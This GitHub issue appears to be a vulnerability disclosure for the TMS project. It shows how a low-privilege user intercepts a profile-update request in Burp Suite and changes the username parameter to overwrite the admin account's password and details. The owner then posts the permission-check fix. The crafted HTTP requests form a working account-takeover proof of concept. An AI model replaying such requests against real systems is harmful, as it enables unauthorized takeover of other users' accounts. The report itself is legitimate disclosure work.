

New issue

[Jump to bottom](#)

# There is a Insecure Permissions vulnerability exists in tms #16

🔒 Closed afeng2016-s opened this issue on Feb 23 · 1 comment

afeng2016-s commented on Feb 23

[Suggested description]

There is an ultra vires vulnerability in the function of modifying personal information in TMS.The vulnerability originates from / TMS / admin / user / Update2. The administrator account and password can be modified beyond his authority by modifying the packet parameters.

[Vulnerability Type]

Insecure Permissions

[Vendor of Product]

<https://github.com/xiweicheng/tms>

[Affected Product Code Base]

v2.28.0

[Affected Component]

POST /tms/admin/user/update2 HTTP/1.1

Host: localhost:8080

Content-Length: 66

sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"

Accept: /

X-Requested-With: XMLHttpRequest

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/92.0.4515.131 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: <http://localhost:8080/>

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: <http://localhost:8080/tms/admin/user>

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=B45BEAFD82AAE86E3D98FE866FA0851E;

Hm\_lvt\_a4980171086658b20eb2d9b523ae1b7b=1645604517;

Hm\_lpv\_a4980171086658b20eb2d9b523ae1b7b=1645604534

Connection: close


username=admin&password=88888888&name=admin&mail=admin%40google.com&=

[Attack Type]

Remote

[Vulnerability proof]

1. Access with test account <http://localhost:8080/tms/admin>





2. In order to verify the authenticity of the ultra vires vulnerability, I have prepared a system administrator account. Account number: admin, default password: 88888888.

用户名	姓名	邮箱	角色	创建时间	登录时间	登录次数	登录IP
admin	admin	admin@163.com	普通用户   管理员	31分钟前	14分钟前	2	127.0.0.1
super	系统管理员	super@tms.com	普通用户   管理员   系统管理员	1天前	31分钟前	3	127.0.0.1
test	test	test@163.com	普通用户	35分钟前	13分钟前	3	127.0.0.1


用户组管理

Now I log in to the test account to try to change the information and password of the admin account.

3. Click the user icon in the upper right corner and select Modify in the drop-down box to open the modify personal information pop-up window.



4. Because there is no need to verify the user's original password, you can set the new password directly. Here, the password is set as change123 in the form submission, and other information will not be changed. Open the burpsuite packet capturing agent - > click the confirm submit button.



```
1 POST /tms/admin/user/update2 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 64
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://localhost:8080
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8080/tms/admin/user
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: JSESSIONID=47EC62FA9230AFC496423875372FD52F;
  Hm_lvt_a4980171086658b20eb2d9b523aelb7b=1645605573;
  Hm_lpvt_a4980171086658b20eb2d9b523aelb7b=1645606242
18 Connection: close
19
20 username=test&password=change123&name=test&mail=test%40163.com&=
```

5. Modify the packet capture data, as shown in the following figure.

Intercept HTTP history WebSockets history Options


Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept ... Action Open Bro... Comment this item HTTP/1

Pretty Raw Hex \n

```
1 POST /tms/admin/user/update2 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 64
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: */*
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/92.0.4515.131 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Origin: http://localhost:8080
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8080/tms/admin/user
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: JSESSIONID=47EC62FA9230AFC496423875372FD52F; Hm_lvt_a4980171086658b20eb2d9b523aelb7b=
  1645605573; Hm_lpvt_a4980171086658b20eb2d9b523aelb7b=1645606242
18 Connection: close
19
20 username=admin&password=change123&name=adminChanged&mail=adminChanged%40163.com&=
```

6. Click forward to finish the modification.



The information of viewing admin has changed.Vulnerability recurrence completed.

← → ↻ ⓘ http://localhost:8080/tms/admin/user

≡ 菜单 TMS

主页

团队沟通

团队博文

翻译动态

翻译管理

导入导出

项目管理

语言管理

用户管理

用户管理 - 使用指导

用户名	姓名	邮箱	角色
admin	adminChanged	adminChanged@163.com	普通用户 管理员
super	系统管理员	super@tms.com	普通用户 管理员 系统管理员
test	test	test@163.com	普通用户

用户组管理

xiweicheng commented on Mar 26

Owner

yes, fixed. 🍷

```
369 -         if (!isSuperOrCreator(WebUtil.getUsername()) && !WebUtil.getUsername().equals(userForm.getUserName())) {
370 -             logger.error("权限不足!");
371 -             return ResBody.failed("权限不足!");
372 -         }
373 -
374     User user = userRepository.findOne(userForm.getUsername());
375
376     if (user == null) {
377         @@ -378,6 +374,11 @@ public class UserController extends BaseController {
378         return ResBody.failed("更新用户不存在!");
379     }
380
381 +     if (!isSuperOrCreator(user.getCreator()) && !WebUtil.getUsername().equals(userForm.getUserName())) {
382 +         logger.error("权限不足!");
383 +         return ResBody.failed("权限不足!");
384 +     }
385 +
```

 xiweicheng closed this as completed on Mar 26

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

